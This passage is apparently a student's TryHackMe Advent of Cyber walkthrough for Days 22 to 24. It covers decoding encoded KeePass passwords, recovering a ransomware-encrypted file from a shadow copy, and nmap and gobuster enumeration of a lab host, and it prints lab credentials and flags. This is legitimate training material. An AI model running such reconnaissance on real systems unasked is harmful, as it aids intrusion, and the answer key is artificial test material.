
Question 7


The username:password pair of Elf Security System is **superelfadmin:nothinghere**



Question 8

Decode the last encoded value. The flag is **THM{657012dcf3d1318dca0ed864f0e70535}.**





Thought Process/Methodology:

For Day 22, we will connect our machine with Remmina. On the window that pops up enter the IP address and hit enter. Finally click Accept certificate and login with username Administrator and password sn0wF!akes. Once we have fully logged in, we started by opening up the folder on the desktop, and run KeePass. Then, we need to look for a Master Password. We started by decoding the folder name as it looks quite suspicious. Next, we head to CyberChef located in C:\Tools and use the Magic recipe. When we enter the name of the folder, we see that it was able to decode from Base64 and we can now answer the first question about the password to the KeePass database which is thegrinchwashere. For Question 2, we looked at the folder name and it ends with 2 equal signs (==). This means that it may be base64 encoded. For Question 3, we opened the private tab and we can see there is 'hiya kee'. The question asked for the note on the hiya key and as we can see on the left side there is a not that have been left that said Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P. For Question 4, we will now try to decode the Elf Server password. When we click on the Network tab we see there is a saved password for the Elf Server. We now copy the password and paste it in CyberChef and see if we can decode it. It looks like it was able to decode the password from hex. The password for the Elf Server is sn0wm4n! Next, we found out that hex was the encoding used on the Elf Server password because under the notes we see it say HEXtra step to decrypt. Maybe the hex is a clue. Next, we go to the eMail tab and look at the entry. It shows a URL of https%3A%2F%2F123.456.789.9998. It doesn't seem to decode but there is a Magic icon that comes up when we try to decode it. When we clicked on it, there is a suggestion to use from HTML Entity, and when we use this we get the next password which is ic3Skating! For Question 7, we clicked on the Recycle Bin tab and we can see there is username and password given which is superelfadmin:nothinghere. For the last question, we will need to find the last flag. Still on the same tab, in the notes we see what seems to be JavaScript code. Once there, we will copy the code at clipboard then paste it on the CyberChef website. When searching on the CyberChef we see that there is a From Charcode Option. The code was separated by the comma then we needed to modify the delimiter, we changed it to comma and base 10 as the code is in base 10. Still not finished because we still got String.fromCharCode in the code so we need to run that procedure one more time. We dragged from charcode again and changed the delimiter to comma and base 10. As a result, we see that it leads to a GitHub link and now we navigate to the URL given and we can see the flag which is THM{657012dcf3d1318dca0ed864f0e70535}.


Day 23: Blue Teaming – The Grinch strikes again!

Tools used: Remmina, Cyberchef, Task Scheduler, Disk Management

Solution/walkthrough:


Question 1


The wallpaper says **THIS IS FINE**.



Question 2


The plain text value is **nomorebestfestivalcompany**.






Question 3

The file extension for each of the encrypted files is **.grinch**




Question 4

The name of the suspicious scheduled task is **opidsfsdf**.




Question 5


The location of the executable that is run at login is **C:\Users\Administrator\Desktop\opidsfsdf.exe**



Question 6


There is another scheduled task that is related to VSS. The ShadowCopyVolume ID is **7a9eea15-0000-0000-0000-010000000000**.






Question 7

The hidden partition was assigned a letter. The name of the hidden folder is **confidential**.



Question 8

The password within the file is **m33pa55w0rdIZseecure!**



Thought Process/Methodology:

For Day 23, once our machine was fully booted up, we launched Remmina. In Remmina, we opened Preferences. Then, we clicked on the **RDP** tab and we selected **Poor (fastest)** for the Quality settings and clicked the checkbox for **Wallpaper**. Next, we entered our IP address which is **10.10.32.241** and logged in with the username **administrator** and the password **sn0wF!akes!!!**. We accepted the certificate and therefore, we are logged into the remote system. We are presented with a **"THIS IS FINE"** wallpaper and a RansomNote text document. We can see that the bitcoin address is encrypted in Base64. We opened **CyberChef** to decode from Base 64 and we got that the plain text value is **nomorebestfestivalcompany**. Next, we opened the **Task Scheduler** and clicked on the last scheduled task in the library. This task response uses the identifier **ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}**. Then, we opened Terminal and ran **vssadmin list volumes** and we can see that the **C:/ drive** has a different volume name or ID. Therefore, we opened Disk Management and we can see the partition **Backup**. We right-clicked to view its properties. We then looked at the security tab and checked if the volume name/id from the Task Scheduler and vssadmin output is similar to the object name. Next, we navigate over to the **Shadow Copies** tab and we can see there is a copy with a matching ID. After that, we right-clicked Backup again and we selected **Change Drive Letter and Paths** to assign it a drive letter. We picked Z so now we can see Backup is assigned to the letter Z. Next, we opened **File Explorer** and navigate to the partition. Hidden Items is selected under the view tab in our file explorer. We can see there is a hidden folder named **confidential**. We then right-clicked the folder and selected properties and selected the Previous Versions tab. We can see that there is one from a long time ago. Then, we

navigate to the **Documents** folder and open the **confidential** folder. We can see that the file extension for the file is **.grinch**. Next, the answers to questions 4 and 5 can be found back in the **Task Scheduler**. From inside the Task Scheduler Library we take a look inside the **“opidsfsdf”** task, it doesn't seem normal. When triggered it will start the “opidsfsdf.exe” file on the desktop. When we examine the properties we see this task runs a file located at **C:\Users\Administrator\Desktop\opidsfsdf.exe**. Next, we take a look at another scheduled task that is related to VSS. The ShadowCopyVolume ID is **7a9eea15-0000-0000-0000-010000000000**. Then, we want to restore the previous version of the master-password.txt.grinch file that is within the hidden folder. We right-clicked the confidential folder and opened the file properties. We then navigate to the **Previous Version** tab and restore it. Lastly, we opened the master-password.txt.grinch file and we found the password is **m33pa55w0rdIZseecure!**

Day 24: Final Challenge – The Trial Before Christmas

Tools used: Terminal Emulator, Firefox, Burp Suite

Solution/walkthrough:


Question 1

After scanning the machine, the ports that are open are **80 and 65000**.

```
┌──(1211101145㉿kali)-[~]
└─$ nmap 10.10.80.164
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 05:43 EDT
Nmap scan report for 10.10.80.164
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 29.76 seconds
```

Question 2


The title of the hidden website is **Light Cycle**. It's worthwhile looking recursively at all websites on the box for this step.



Question 3


The name of the hidden php page is **/uploads.php**.

```
┌──(1211101145㉿kali)-[~]
└─$ gobuster dir -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medi
═══════════════════════════════════════════════════════════════
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.10.80.164:65000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-me
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
2022/07/21 05:49:23 Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/index.php            (Status: 200) [Size: 800]
/uploads.php          (Status: 200) [Size: 1328]
/assets               (Status: 301) [Size: 322] [--> http://10.10.80.164:65000/as
/api                  (Status: 301) [Size: 319] [--> http://10.10.80.164:65000/ap
/grid                 (Status: 301) [Size: 320] [--> http://10.10.80.164:65000/gr
Progress: 9694 / 441122 (2.20%)
```



